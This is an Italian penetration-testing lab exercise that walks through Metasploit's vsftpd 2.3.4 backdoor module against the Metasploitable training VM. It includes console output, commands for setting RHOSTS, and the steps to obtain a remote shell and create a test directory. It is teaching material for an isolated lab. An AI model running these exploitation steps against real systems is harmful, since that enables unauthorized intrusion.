Hacking con Metasploit

Nella lezione pratica di oggi vedremo come effettuare una sessione di hacking con Metasploit sulla macchina Metasploitable.

Traccia:

Partendo dall'esercizio visto nella lezione di oggi, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «**vsftpd**» (lo stesso visto in lezione teorica).


L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: **192.168.1.149/24.**

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.


Avviamo Metasploit con il comando **msfconsole** e vediamo se esiste un exploit per il servizio «**vsftpd**», e facciamo una ricerca con il comando «**search**» seguito dal nome del servizio.

```
       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2
 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.
4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/
vsftpd_234_backdoor

msf6 >
```

Utilizziamo il comando **use** seguito dall'exploit. Utilizziamo il comando «**show options**» per capire quali parametri devono essere configurati. Abbiamo bisogno dell'indirizzo della macchina vittima (RHOSTS).




Metasploitable si trova all'indirizzo 192.168.1.149, utilizziamo il comando «**set RHOSTS 192.168.1.149**».




Ricontrolliamo le opzioni necessarie con il comando «**show options**» per vedere se abbiamo inserito tutte quelle necessarie. Il campo RHOSTS è stato correttamente inserito con l'ip della nostra macchina Metasploitable.

La prima cosa da fare è vedere quali payload sono disponibili per l'exploit scelto. Possiamo controllarlo utilizzando il comando «**show payloads**». Possiamo vedere che c'è solamente un payload compatibile. Essendo unico viene usato di default, e avviamo l'exploit.



Una sessione è aperta: abbiamo una shell sul sistema remoto. Proviamo ad eseguire dei comandi, ad esempio: eseguiamo «**ifconfig**» e se l'ip che ci restituisce la macchina è 192.168.1.149 allora siamo

sicuri che l'exploit è andato a buon fine e siamo effettivamente sulla macchina Metasploitable.



Per termine l'esercizio, creiamo la directory test_metasploit.